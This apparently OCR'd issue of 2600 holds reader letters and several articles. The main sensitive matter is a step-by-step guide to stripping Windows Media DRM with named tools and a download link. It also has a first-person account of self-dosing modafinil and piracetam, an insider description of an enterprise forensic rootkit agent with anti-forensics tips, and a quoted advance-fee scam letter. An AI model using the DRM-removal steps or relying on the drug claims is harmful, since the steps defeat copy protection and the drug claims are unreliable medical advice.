I just picked up your latest zine (24:3) at the local Barnes and Noble which displays it right out in front of all of the other zines. I noticed the white blocks on the outside binding and remembered seeing them on a couple of past issues. Well, being home alone bored I thought of putting the issues with the white blocks together in a stack to see if the blocks would fit together and maybe see some kind of message. After several tries I finally did see something. It looks like the letters S-U-R-P-R-I-S-E and then something that looks like a B or maybe an 8 and lastly maybe a symbol of some sort. I see this when I stack them: 24:2 on top, 24:3 in the middle, and 24:1 on the bottom. Please tell me if this is something or am I seeing things? If it is something I guess I'll have to wait for 24:4 to see what the last two things are.... Or will I?

SJKJRX

Stacking issues out of order - what is this world coming to?

Dear *2600*:

Is "surprised?" the final message on the spine of the last three issues, or is there more?

MasterChen

What do we get if we answer correctly?

Dear *2600*:

OK, so ever since I read one letter that was sent in saying that the writer was only trying to get his name in the magazine, I was intrigued. But I also realized that if everyone did that, then 1) there would be an issue and 2) it could be considered spamming *2600* (which would be interesting) and would raise the already enormous letters section to a really huge size.

So there really is a point to this letter. I see that there is an interesting factor to your new binding of the magazine. And in a future response to your question: no, I am not surprised. Hate to disappoint! Keep up the great articles!

PreisT

Dear *2600*:

I have noticed your spine on the new *2600* mags. If I place them in order of 1,3,2 it seems to say Surprise07. I think the last issue of the year will be the bottom so the order will be 4,1,3,2. Does the order of the mags mean anything?

I know a lot of the readers don't like the new spine. But I do. Center pages and back cover do not pop off after heavy use now. So it seems to hold up better.

Keep up the good work. And hidden treats.

Unknown One

Dear *2600*:

"Surprised?" That it was that easy? Yeah, I kinda am.

stranger0nfire

How about the fact that it wasn't supposed to be completely readable for another year? Perhaps it should be changed to "Shocked?" for our benefit.

Opportunity

Dear *2600*:

Good Day!

Barrister John Ibe is my name and a Senior Advocate of Nigeria. I have a proposal to discuss with you concerning one of our Deceased customers who is a national of your country. As soon as I hear from you and once we are in agreements. I would be needing your assistance in making a business investment in real estate, oil & gas and any other lucrative sphere of business in your country.

Owing to the urgency of this transaction, I would appreciate an immediate response from you to confirm the receipt of my mail. As soon as I get this response from you, I will furnish you with details of the transaction and the urgency at which I need to get the funds transfered out of Nigeria to you. Your earliest response to this letter will be appreciated.

John(SAN)

We really want to do business with you but feel uneasy because of the grammar and capitalization issues we've previously written to you about. One of your colleagues even sent us a letter that was completely in capital letters! We simply cannot abide that as it makes us feel quite small in comparison. Once we have the protocol sorted out, we would be most happy to supply you with all of the information you need and more in order that we may help to secure the transfer of the funds from Nigeria. It is indeed disturbing how much money has been tied up in your country over the years simply because there aren't enough people in the world who can give out their bank account numbers and transfer codes. Please count us in as concerned parties who want to help. Yours truly, etc.

Observations

Dear *2600*:

I really enjoy your publication. Although I'm not a "hacker" myself, I feel that I'm much more enlightened concerning computers in general because of your efforts and publication. Great job. Thanks and keep up the good work!

Now that that's out of the way, here's something that perhaps a good hacker could tackle. A couple of years ago, my wife bought an HP 8250 "Photosmart" printer. For the first time, a few days ago, I got into some of the more esoteric areas of its control panel, and wow, there's a lot of information there. One of the things that caught my eye is the "expiration date" of the ink cartridges, which I take to indicate that you have to buy a new one from HP - because it won't use the "expired" one whether it has ink or not. A clever

way to keep the revenue stream up, huh?

Why doesn't someone poke around with these things and see what you can learn? If the ink cartridge has a chip that can be flashed, then cartridges could last - well, essentially forever!

If you've already written about this, I'd be grateful for a reference!

PlumBob

We've never heard of a printer refusing to use an ink cartridge because of a passed expiration date. You may get an annoying popup message and perhaps a dire warning of a voided warranty should something go wrong but that's about the extent of it. Any company with any sense would know that this kind of forced control over its customers will simply stir up bitter resentment against them, not to mention all sorts of ways to bypass their restrictions.

Dear *2600:*

After more than seven years of reading I finally subscribed to the mag... and it felt good. I also just renewed my WBAI membership during "Off The Hook" and it also felt good.

In my stroll down memory lane I picked up the Winter 2000 issue of *2600* and in the "Direction" article you say something that still rings true today, "Their (music industry's) lack of foresight is overshadowed only by their naive insistence of using bullying tactics to get their way and hold onto that which was never theirs to begin with."

After the recent $220,000 ruling against a poor woman who downloaded (allegedly) a little over 20 songs, it makes me think that in seven years the RIAA still thinks that bullying works. It's too bad more people don't read, subscribe, and support your efforts because then maybe the bullying would stop.

Stay Human.

hypoboxer

Bullies only go away when people stand up to them. It's worth the occasional black eye if some other eyes get opened as a result. Oftentimes just making others aware of what's going on is enough to start changing the situation. And there's no doubt that this particular situation is changing.

Dear *2600:*

One day after returning home from work, I was surprised to see a package addressed to me from a total stranger. Anticipating a puff of anthrax, I opened it up to see my autumn issue of *2600* along with a letter. Apparently, my copy of the magazine got stuck to that of another subscriber and both were delivered to his address. But instead of throwing it away and just forgetting about it, he went totally out of his way to mail me my issue. I just want to express a public word of thanks.

Mike
Alexandria, VA

This is indeed the true spirit of 2600 readers and we also thank Ed for his consideration. Now we intend to figure out how in hell some of our envelopes are sticking together. Thanks for letting us know.

Dear *2600:*

Imagine my delight to learn that a lifetime subscription costs so little. Imagine my horror when I bought it and started receiving advertising addressed to my *2600*-specific nom de plume. American Express, no less. Gee thanks, *2600*, for killing trees in a vain attempt to sell me credit card that I already carry even.

Has *2600* sold out? Is all lost? Is the end near? Repent, and sin no more, oh corporate shills, and remove my address from your hounds-of-mail.

DataBoy

We've done a thorough investigation into this and we've been in touch with you over it as well. We don't know how American Express got your info but we can say that it most definitely wasn't from us. We take this sort of thing very seriously and go to great lengths to make sure our subscribers retain their privacy. But we don't for one minute think that there aren't forces out there working to somehow subvert this system which is why it's so important to always be alert and aware of any weirdness going on. By all means make a slightly different name or address for your subscription, not just for us but for everyone you give your address to, so that you can see who's giving your information to whom. The only possible way your address could have been passed along from when you placed your order was if someone manually copied it down at the post office or if somehow PayPal (where your order was placed) harvested it when you entered your information. If it's the latter then we undoubtedly will be hearing more about it, not only from our readers but from scores of others who use their service.

Dear *2600:*

I've been a reader of *2600* since about 1998 so first let me say thanks for giving me something to look forward to every three months. I also catch *Off The Hook* and *Off The Wall*, although mostly webcasts these days as sadly I've moved off Long Island.

Anyway, I just thought you might get a kick out of this website - in particular, the user agreement which can be found here: http://www.cybertriallawyer.com/user-agreement

Towards the middle you will find my personal favorite snippet: "*We also own all of the code, including the HTML code, and all content. As you may know, you can view the HTML code with a standard browser. We do not permit you to view such code since we consider it to be our intellectual property protected by the copyright laws. You are therefore not authorized to do so.*"

I am just curious to see your opinion of it, as well as the opinion of the listeners and viewers. Keep up the great work and rest assured you have a loyal reader/listener for life.

speedk0re

This is just so typical of the corporate world and how their little fantasyland becomes reality on so many levels. We live in a land where filmmakers have to cover up ads in public places or blot out the names of products or logos on t-shirts because they haven't gotten "permission" to use these images. Groups of people who sing "Happy Birthday" face prosecution if they don't pay for the rights. There are even those who believe you can be prosecuted for taking a picture of a building without getting the permission of the people who "own" the rights to its image. And now a website that tells you that you are not authorized to read its contents. Since we have now printed their words without getting specific permission from them, we can only cower in fear in anticipation of the action that will undoubtedly be taken against us.

What a screwed up planet we have become.

Dear *2600:*

I was recently returning home from overseas on a Lufthansa flight. It was one of those planes where everyone has their own personal TV at their seat and you can choose what movies/TV shows to watch and they start on-demand. Quite a number of airlines have these now for long-haul flights. It's pretty good - you have a selection of several dozen movies and a bunch of other crap too. So anyway, I'm not sure what I did but I managed to "crash" the console so that it just kept resetting to the main screen no matter what I selected. I called the attendant over and he had his colleague reboot the unit (somewhere out of sight from my seat).

This is when it got interesting. On the screen, I saw what looked like a DOS boot screen! Unfortunately I did not copy it all down in time, but it started like so:

Windows CE Loader v2.7

Part #...

It loaded a file called epos9.bin or something like that and mentioned a company called Rockwell. It also listed a server IP of 172.18.22.18 and a terminal IP of 172.18.22.20. I think these are internal local reserved IPs like the more common 192.168.*. It also did some TFTP transfers of the system files from the server and I'm not sure but I think I saw something about X-modem(!) mentioned too. Anyway, soon after all this interesting data, the graphical screen loaded up and I was back into the normal mode of the device.

I thought it would be interesting if anyone knew more about how these worked to share with the rest of us. Are they just glorified PocketPC MPEG players? Could any interesting effects be achieved by "hacking" these? For example, uploading your own videos to then show up on people's TVs? The possibilities are endless! To see the info firsthand, just act dumb and tell a flight attendant your TV isn't responding and ask them to reboot it for you. Then have a pen and paper ready!

Brian the Fist

A lifetime subscription to anyone who adds "Freedom Downtime" to their plane's collection of films. (If you wind up screwing up the navigation system this offer is void.)

Dear *2600:*

I was reading up on Edgar Allen Poe on Wikipedia and read about the Poe Toaster. The description they gave on the site sounded very similar to a scene in Freedom Downtime. So I think this mystery dating back to 1949 has finally been solved.

drlecter

It sort of flies in the face of the time travel theory presented a few pages back but we're certain there must be some rational explanation that we're incapable of grasping.

Dear *2600:*

Apple has such a unique way of working the system, especially the media. They make their products look nice and pretty, along with making them seem sophisticated but simple to use, so it appeals to the more clueless individuals. Then Apple calls in the news media to announce their product launches, while at the same time they pay TV and movie writers to work Apple products into their productions. This way, many people see the product and say "Ooh! That's hot! I have to get one of those!" And before you know it, everyone is talking about it. This concept is very similar to how the sports car manufacturers like Ferrari and Corvette have so many people thinking that a big, expensive sports car is the ultimate thing to have. I think that Apple's iPhone should be more accurately labeled as the "product hype of the year."

Jeff

Dear *2600:*

Regarding Ian 2.0's comment in 24:2, pages 44 and 45, I am generally in agreement with him. As is my tradition, I read 2600's summer edition lying in a hammock in Algonquin Park as part of my vacation reading.

The pattern that my wife and I follow is to take August off and to be offline for three weeks so we can go camping, get outside, and be active. I can't stress enough how valuable this "offline time" is and that I can't recommend doing it more. It serves as time to clear one's mind, reflect, relax, and see the offline world.

Thanks for the great magazine all these years. Tomorrow I head back online. Today I write postcards while enjoying the human scenery of the coffee shop.

Boomer/NTT

You have indeed made us jealous. You might want to consider one of the semiannual European hacker camps which is a good mix between being online and being in the wilderness. Of course if you really want to get away from computers, it might drive you mad.

Dear *2600:*


I recently stumbled headfirst into your publication and radio adventures. I was doing research on DeCSS for a paper that I was submitting to the Free Software Foundation and I came across the audio recordings of Emmanuel's deposition. Ever since then, I have not been able to quell my need to read and listen to as much information coming from *2600* as possible. I have been buying the magazine and listening to the radio archives for almost a year now. Of course, *2600* has merely been a jumping off point. There is never an issue or a radio show that goes by that I don't hear of something new to research or investigate.

I have been a hacker for over 20 years. I just never knew that there was this culture of individuals that thought and felt the same way about technology. Most of the technologists that I have worked with and met over the years have been "go with the grain" sort of people. I don't value going with the crowd merely for the sake of going with the crowd. I just wanted to take this opportunity to thank you for your great endeavors over the years so that individuals such as myself could have an outlet and a community. I have been inspired to start a *2600* meeting here in West Virginia. I will send you all of the details when things get off the ground.

Matt

It's always good to hear from people who have been affected by our world somehow and, better still, have been inspired to do something of their own.

Hacking Windows Media



by Alt229

Like vegetables being thrust into the face of an unsuspecting child, I was recently pushed into the middle of the Digital Rights Management debate. I wish I could say that I was doing something as noble as recreating *Star Wars* in ASCII format, hacking Microsoft, or leveling up my level 36 night elf druid. No, I was doing nothing of the sort when I got a first-hand taste of DRM. I was looking for naked girls.

My "research" started last month while my girlfriend was out of town for the third week in a row and I'd grown seriously tired of the same drunken college girls making out on the same couch with same drunken frat boys watching. It seemed like I'd seen everything on the net when I happened to stumble across a site that allowed unlimited downloads of their DVDs for only $30 a month. Unlimited downloads? I'd never paid for porn online and hadn't bought printed porn since I was 18, but this seemed like a good deal, so I signed up. Little did I know, but these guys used some serious DRM.

Here's what you should know about the possibilities of Windows Media DRM:

You have to type in your username and password into Windows Media Player every time that you play a video.

You have to be online so that Windows Media Player can connect with the licensing server.

You can only play the videos in the Windows version of Windows Media Player. Macintosh and Linux are not supported.

You will be unable to play any files you've previously downloaded once your account is deleted from the licensing server.

Of course, I didn't learn of these philistine restrictions until after I'd handed over the money, but after I did, the hacker in me knew that there must be a way to unlock these files. The following is a guide to decoding Windows Media DRM protected video files.

In order to decrypt a Windows Media DRM file, you first need to have rightful access to the file in question. If you don't know the username and password to play the file, you won't be able to decrypt it with the tools here. You also need a computer capable of running Windows Media Player in debug mode and copies of two decoding tools named drm2wmv and drmdbg to decrypt the data.

Before we get into decrypting a WMV file, let's look at how Windows Media DRM works. Each WMV file with DRM has two keys associated with it. One is called a KID and is basically a public key that identifies the file. The other is the SID, which acts more like a private key. You'll need both of these to play the file but the hard one to get is the SID. It's the protected private key that, if in the wrong hands, allows the user to do just about anything to the encrypted content. The secret to getting this key is to use a little known feature of Windows Media Player: debug mode. While Windows Media Player is in debug mode, other programs can access variables that are normally hidden away from prying eyes. The newest Windows Media Player as of this writing is version 10.00.00.3990, which will not work for our purposes. Microsoft realized that debug mode was the proverbial weak link in the DRM chain so they disabled the use of it when playing a file which is DRM enabled. The latest version of Windows Media Player that I've seen working is version 9.000.000.3344. It should be noted that if you've ever installed WMP10 and then revert back to WMP9, this hack will not work.

Now, let's get to implementing the hack. First, I recommend starting with a fresh copy of Windows XP. You **can** do this without having a clean install, but there are various DLLs that need to be a specific version for our little scheme to work properly. Some graphics and video programs will overwrite these files we depend on, and this will prohibit us from stripping the DRM. Again, updating to WMP10 will ruin your decrypting efforts.

So, assuming you've got a clean XP install and Windows Media Player 9, we can continue. First, make sure that you can actually play the video you're trying to decrypt. If you can't play the file, then you need to troubleshoot why; our tools will not work until the video plays properly. There was one DRM-related update I had to run for WMP9 to get the video file working in the first place. Running the update that allowed me to play the video didn't impair my ability to decrypt the file later. You may have to do the same.

The next step in our decoding process is to get the decoding tools. There are two programs we'll need. One is called drmdbg, which opens Windows Media Player in debug mode and extracts the SID. The other program, which is called drm2wmv, decrypts the WMV file with the SID from drmdbg. There are different versions of both of these programs, and different versions will work better in different situations. There are two versions of drm2wmv. One is written in Japanese and has cryptic error messages; the other, drm2wmv_e, is translated into English and has

more sensible error messages. I recommend the English version as it worked much better for me. As far as drmdbg goes, there are three versions that I've found: drmdbg-031, drmdbg-527, and drmdbg-621. They all extract the SID from the WMV file, but I've had the best luck with version 527. Normally, you have to scour Winny, Ares, or Gnutella for these files, but I've made an archive of all three versions of drmdbg and and both versions of drm2wmv to make your life easier. You can find the archive at `http://www.megaupload.com/?d=5O14MCK2`

Once you get and extract this file, you'll notice a bunch of different files and folders. We'll get to those in a bit. For now, just run any version of drmdbg. It will open up Windows Media Player and wait. This is when you should open up your protected video file. The player should contact the licensing server as usual, but then it should quit, and you should see a message saying that the KID and SID were copied to the clipboard. If the file doesn't play or if the file just plays normally, then drmdbg is having trouble getting the SID. Try using a different version of drmdbg. If none of the versions you have work, check for a newer version online, or install VMware and get a clean install of XP to work with.

Once the SID is copied to the clipboard, you need to put it into a file in the `drm2` folder. The name of the file you create doesn't matter, but the extension has to be `.key`. We'll call the file `nodrm.key` in our example. So, make the `nodrm.key` file and paste the contents of the clipboard into it. A sample key follows:

```
<DRM2WMV2>
<KID>oxQ+ql0iWEGMTEHW9U6erQ==</KID>
<SID>tD6TrfMAnMgeIzQ1eWVlGEODHGs=</SID>
<INFO>Z:\Movies\Pr0n\video_
➥with_drm.wmv </INFO>
</DRM2WMV2>
```

When you paste the key, it will all be on one long line and contain weird carriage returns. I replaced those strange characters with actual carriage returns here but you don't have to worry about doing so yourself; the program will work fine with the badly formatted text as it is. You can also place multiple keys into one file; just place each of them on a new line. Now save the file.

Now it's time to run the main decrypting tool, drm2wmv. This part, if you've made it this far, is the easiest. Simply run the drm2wmv command on the file you want to decrypt. In our example, this will look like this: `drm2wmv_e Z:\Movies\Pr0n\video_with_drm.wmv`

You should then see a progress bar move across the screen, and a new file will be created called `[nodrm]-video_with_drm.wmv`. Notice that when you open the new file, it won't run through any of the authentication techniques and the file is now playable on a Mac! Sweet!

This isn't the only way to unlock a DRM-protected WMV file. There is a graphical tool that attempts to decrypt these files (which is included in the zip file) more seamlessly, but it didn't work all of the time for me. Also, there are, and always will be, tools that record the raw output of the media player, but since we lose a generation, I chose not to use this method here.

Thanks! And happy downloading!



by Agent5

This article is intended as a resource to assist the reader in understanding a topic not heavily understood as of yet. Every person is different and every situation is different. The information provided here is offered as a possible answer to many potential questions. The author is not responsible in any way for any consequence resulting from reading this article.

So, suppose you're googling around cyberspace, letting your ADD run wild, looking up any interesting words or subjects you may happen to come across. You have every subject from aXXo to Zen Computing in a tab in your browser. Then, you come across a word that has a nice "cyber" sort of ring to it: "Nootropics". (Ah, Boredom, the places you take me sometimes!)

Nootropics are a new type of drug. They were originally designed to treat such neurological disorders as Alzheimer's, Parkinson's disease, and ADD/ADHD. However, recent studies have produced results which suggest the use of Nootropics by healthy people.

Imagine, if you will, a pill that makes you more focused, helps you form memories better, or lets you stay up for days at a time without the harmful effects produced by amphetamines, cocaine, caffeine, and the like. The new world created by learning drugs and brain enhancements is here. I've read about it in sci-fi books, but man, it's gosh darn nifty when science fiction becomes reality. (Kinda makes you feel all warm and fuzzy inside, don't it?)

There already exists a fertile market for mind enhancements. A number of websites offer these drugs for sale. Some sites even go as far as to have real MDs on staff that "legitimize" prescriptions for each sale after filling out a brief questionnaire. If you answer the doctor's questions correctly, you get the drugs, just like in real life. Heck, you can even buy in bulk. Tempting, but I don't feel like getting arrested with kilos of prescription drugs. "Possession with intent to distribute" doesn't sound like something I feel like spending time in jail for.

There are many nootropic drugs on the market. After a little research, you realize just how common they are becoming. The results can be very surprising.

Drug Information and Side Effects

Deprenyl: A selective MAO-B inhibitor created to treat and prevent Parkinson's Disease, it has been found to safely increase alertness which in turns allows one to be more motivated to accomplish tasks.

Modafinil: The precise mechanism through which Modafinil promotes wakefulness is unknown. "Tested and proven to allow one to stay awake and alert for up to 48 hours if taken correctly" (yeah I got a little excited when I read that). There are few side effects and they tend to be mild. So far there has been no indication of possible death due to overdose. Simply taking the person off the dosage will return them to normal. One side effect seemed to be impaired speech; however, upon reading further, I found that this was after having been up for extended periods of time. I can imagine that certain parts of the brain may not respond to this drug, and I know that when I've been up for two days, my speech is a bit slurred too. However, documentation states that motor skills and logic centers remain alert.

One word of caution: though not the manufacturer doesn't like to talk about it, Modafinil has shown to have affect the immune system. I can almost guarantee that this is because the brain is not allowed to enter the sleep-state responsible for repairing this system. I'm fairly certain that the manufacturer is aware of this as they have released a new and improved model called Nuvigil, but that's for another day.

Piracetam: A cyclic derivative of GABA, it is shown to increase cognitive function and communication between the two hemispheres of the brain. It is also thought to increase the number of cholinergic receptors in the brain. This drug has been prescribed in cases of Alzheimer's, ADD and hypoxia, for which it has been seen as a distinctly beneficial treatment. Mild headache and increased appetite can occur, as your brain is using more choline and more glucose due to a higher cerebral metabolic rate.

Neurogenex : A combination of brain enhancement drugs, Neurogenex is designed for longer-term use than drugs like Modafinil. Most of the drugs in this cocktail kick in instantly, but some take about two weeks before showing any signs. Widely used among Ivy League types, this medication has shown remarkable results and few side effects.

As with most drugs, you should not combine these with alcohol or certain medications. And none should be taken while pregnant.

I will focus on Modafinil and Piracetam for this article due to their popularity and distinct characteristics.

While researching these drugs, I was most intrigued by Modafinil because of how well it works. It lets you stay awake. There is no crash after taking it for a period. Overdosing to a dangerous level is difficult. It's out of your system in about 15 hours. There have been similar drugs in the past but they've all been severely controlled. Due to the side effects and toxicity, they required constant vigilance. Modafinil, however, was designed so people could take it on their own, safely and, as an alternative use, an enhancement. Drug companies would love to see this product become available over the counter; however, there is a bit of skepticism due to the somewhat recent ephedrine fiasco, which in my opinion never should have gone as far as it did. Common sense would tell you that the drug was bad for your cardiac system.

When I tried Modafinil, I found myself in a curious state of wakefulness. Curious because it was very mild and felt more like rejuvenation after my tiring day at work. Upon testing by playing a video game, I found my self more effective in game play. I had previously had trouble getting past a certain level in the game. An hour after taking Modafinil, I found myself getting past that point with ease. I felt as if I was retaining and using information better than before. After I hit another point in the game where I kept dying, I decided it was time to go read a book. I am quite proud of my library; however, I find myself rarely able to focus enough to be able to read. This problem didn't even occur to me as I started flipping through my hardbound edition of *Gray's Anatomy*.

I decided to research the further capabilities of this drug and try sleeping only 8 hours every other day. I figured out a dose timing plan and went for it. This proved very successful and I made a lot of progress in my studies and research during about three weeks of this practice. The key, I found, is proper nutrition. I required four meals a day on non-sleep days. But throughout the entire ordeal I was very vigilant and able to carry out my daily duties easily. The only annoyance was a slight headache now and then; this went away when supplemented with Choline. Now, I would never recommend trying this for such a long period, as doing so will most definitely wreak chaos on your system.


I then found Piracetam (also known as Nootropil), which is fairly easily available for all accounts and purposes and, from what I read, very safe with a mild non-stimulant effect. I found this to be quite accurate. After a brief "loading phase" I found my long and short-term memory improving. Long-lost memories came back and new acquaintances' names were effortless to remember. There was a distinct increase in reflexive motor function and even hearing. I can catch things that others knock over in mid-air, and have no trouble making out lyrics of songs on the radio. My overall attitude has improved as well.

As with Modafinil, I would suggesting supplementing Piracetam with DMAE or Centrophenoxine. My opinion of the two is that Piracetam is much safer and creates the results I'm looking for perfectly.

I did not write this article as a "how-to guide" by any means. It should only serve as a means of informing those otherwise ignorant of the new age we are entering—one where higher IQ comes in pill form, and reflexes like Jet Li's are sold at the pharmacy.

Thank you for reading. I hope I have helped answer some questions, but I hope even more that I have helped you create many new questions of your own. Keep in mind that your brain is a precious thing. Self medication is dangerous, especially with powerful cerebral drugs such as these. You could possibly damage yourself severely. Remember, only a few neurons stand between a properly functioning brain and turning yourself into a cactus.

"Brought to you from the makers of sharp things." Shoutouts to Port7Alliance, GeekLoveRadio, and The DDP. Keep freedom free.



by Anonymous Chi-Town Hacker

A couple of years ago, I started a job working with a forensics software company. Their product is probably the best software on the market by far, but the company just released a new product that has made me question whether I want to stay in this position. This software has the potential to allow Big Brother to search our computers, without us knowing it.

Allow me to explain: In the old days if someone did something wrong, we would go out and black bag the computer, bring it to a lab, and use a forensic tool to extract data for a warrant. This technique is still used today by many companies. However, technology now allows a forensic examiner to avoid the need to go to the physical location. The examiner can use tools to go over the Internet to search for and retrieve all the data for the warrant. This is being done a lot more, as it is much more cost-effective this way.

Now, a forensics examiner has the ability to put a piece of code (POC) on every computer in a given company and to extract data from all suspects in question at one time. If you have 10,000 computers and you are looking to see how someone leaked the Q3 data early, no problem: nine clicks of a button, and you're done.

Almost every Fortune 1000 company is either using or thinking about using this tool. Try to telnet to port 4445 of your workstation and see if you connect to anything. This is the default port, but the company can change it to anything they want. If you connect, then there is nothing on the computer that you can do which I can't tell or show you at a later time. The default process name is `enstart.exe`, but this can be hidden or renamed.

This software is unreal.

How does it work?

Essentially, the POC runs as a root kit on every workstation and server. The forensic tool connects to the POC with a GUI, secured with PKI PGP authentication. The forensic POC runs underneath the operating system, so you can look into anything the OS is doing. Also, because it is not OS-dependent, hidden directories, embedded code, changed files or even other rootkits will be detected instantly. It also has the ability to see volatile memory, which means that processes, current users, and network ports can all be seen in real time. If you are running a trojan in memory, then it will be found. If you are using netcat or bifrost, it will be found.

What else can it do?

Because the POC is underneath the OS, it has the ability to act on all 10,000 computers at once. It can wipe sectors, kill processes, and close ports.

There is also a plugin for IDS systems to make it easier to weed out false positives. If a server is being hit with an attack, the IDS can tell the tool to go to the computer in question and to collect evidence on whatever is happening.

It can look at a computer, compare it to a previous search, and see if anything has changed.

What's the big deal?

Imagine what could happen if the government put this POC on every new computer to come out in 2008. *Every* government agency is already using this software. Another issue would be if someone figures out how to use the POC on these computers. Hello, unlimited power! Imagine having full access to every server, workstation, and laptop in a Fortune 50 company.


Although this company has been very good to me, I feel it is not right that such knowledge– and knowledge is power– is given to watch over us. You are now aware of the tools being used to see you.


How do I stop the tool or make it harder for the tool to see what I am doing?

Simple security measures can be taken, for example:

- Full disk encryption is a great start, but your company policy may prohibit this.
- Look into the U3 encrypted drive.
- Consider VMware with encryption, putting / boot on USB.
- Investigate bootable CD's with encrypted USB.
- Learn new anti-forensics techniques and tools, such as Sam Spade and touch.

I hope this will help educate you.





Transmissions

by Dragorn

What does a guy have to do to not get noticed around here?

You are no longer a shadowy figure on the Internet. A dynamic IP will not increase your mystique. Your nested anonymity routing system will not hide who you really are. The Internet Santa Claus knows if you've been Googling for naughty or nice, and he knows you haven't been sleeping at 3 am. Internet Santa is coming to your town to make sure you've seen every possible advertisement for the latest TV show, gadget, or method for enlarging your nether regions for the holiday season, and Santa needs to get paid.

There are hundreds or thousands of bits of information about where you are, what you buy, and what ads you've watched (and what ones you've skipped), what books you read, what search terms you look for, and what sort of email you get. Each piece of information is of limited value until someone links them together - suddenly the disparate fragments of your behavior become a single record set revealing more about your habits and interests than you might think (or want).

The first ghost, that of privacy past, takes us back to 2006 when AOL released a large database of anonymized search data for public research: within days, several groups had associated the search terms of the users to build profiles of users, even multiple users of the same system, and in some cases it was enough to track down individuals to real-world names and addresses. Despite quickly realizing their error and removing the search data, it had obviously spread too far to contain and is still available. Let's look at this again: After removing all user-identifiable information from the logs and hashing users down to a single number, it was still possible track down someone in the real world.

The second ghost, that of privacy present, shows us what can happen when companies share data. Monitoring the browsing habits of millions of users is trivial when those users volunteer their information, likes, dislikes, and friends. Social networks have often been considered a major privacy risk, but the risks are directly tied to the information that the user is willing to share. In November 2007, Facebook partnered with several companies to share behavior and purchasing data from other sites. The "Beacon" feature links a user's Facebook identity with their behavior on other sites by allowing access to the Facebook information.

Multiple commercial sites, such as Overstock, Fandango, and The New York Times review sites link to the Beacon system and aggregate purchase information with a user profile. The most public outcry is due to this information being displayed to other users viewing the Facebook entry, but no matter how (or not) the information is displayed, the behavior has been recorded and correlated.

The biggest privacy invader of modern systems is the web browser. Browsers are large, complex pieces of code which handle untrusted (and frequently hostile) data from anonymous network sources. Excluding vulnerabilities and exploits to the browser code itself, modern sites are attempting to turn a stateless unauthenticated system into a stateful, strongly authenticated system to refer to dynamic data. Browsing leaves a continual detritus of cookies and session data linking who you were with where you are now. The browser is a constant across changing IP addresses: Who you were the last time is who you are now, regardless of how you

got there.

Our greatest convenience is our greatest downfall, as is often the case with security. "Remember me" is the most innocuous and obvious of the risks - ad services each place a tracking cookie which can monitor your movement across multiple websites. The most obvious, but by no means the only one, is Google Analytics. Google achieved deep penetration by including useful, free, and (to the average user) non-obtrusive tools. Website maintainers include a bit of javascript, and get a wealth of useful information about visitors. Estimates of coverage are hard to find, but it is pervasive. The downside? Every site which contains an Analytics entry updates the bread crumb trail, building a model of who you are and where you go. Privacy networks such as Tor can protect traffic and origin, but can't prevent an application on your system happily updating the bread crumb trail.

Sure, the majority of these services are anonymized so that no directly identifiable information is returned. However, a look to the past shows that obfuscated information may not be enough to prevent identifying information from leaking, and the services you use may be actively working against your privacy interests: Providing advertising data is a lucrative business model.

Finally we come to the specter of privacy future, traditionally the most frightening of the trio and in this story no less so. "So what," you may ask, "I don't care if they want to send me ads, I block popups, and what's wrong with getting ads for products I might actually care about?" Absolutely nothing. But once that data modeling your behavior, inclinations, and opinions exists, it is there forever, simply a subpoena away from the next witch hunt for whatever are considered the latest unpatriotic activities.

In 2006, the U.S. government launched a subpoena process for search data from the major search providers: Google, Yahoo, AOL, and Microsoft. Of the four, only Google fought the request. While the request was only for search terms, with absolutely no user-identifying information (even the one-way hash AOL used to link queries by the same user in the previously released data), it shows that the courts are aware of the availability of this information.

In June 2007, federal prosecutors attempted to force Amazon to disclose customers who had purchased books from a specific seller. The case centered around tax evasion on the part of the seller, however it served as an additional harbinger of attempts to use online tracking data well beyond the presentation of advertisements, and the judge who ruled in favor of Amazon in November agreed, calling it "troubling because it permits the government to peek into the reading habits of specific individuals without their prior knowledge or permission."

How do we prevent this future from happening to us? Unfortunately it's not going to be as easy as buying the biggest turkey in the store window (and that's where I'll end the holiday metaphors). Browsers have begun to add privacy-enhancing features: Firefox can automatically clear the cookies, cache, and browsing history on exit, for example. However, these measures won't help against tracking within a single browser session, and a significant model of behavior can still be built. Disabling all tracking functionality in the browser by turning off cookies, javascript, java, and flash will prevent tracking by anything but IP address and HTTP referrers, but will render many sites unusable. Some mitigation can also be found by using tools such as Greasemonkey or Adblock to filter the URLs which provide the tracking information: www.google-analytics.com and ssl.google-analytics.com are easily blocked, but affect only tracking by Analytics and not other sites.

There is likely no silver bullet besides vigilance: Be vocal, hold the services which hold your personal information to the commitments in their privacy agreements, and avoid dealing with those who don't or who have poor privacy policies. Opt out of information sharing whenever possible, and complain when it isn't made possible.

Happy browsing to all, and to all a good night.



CRACKED SECURITY AT THE CLARION HOTEL

by Gauss VanSant

I recently stayed at the Clarion Hotel in Albany, which offers free high-speed Internet to its guests. During my stay, I decided to poke around on hotel's network. I had heard horror stories about hotel networks and wanted to see if they were accurate.

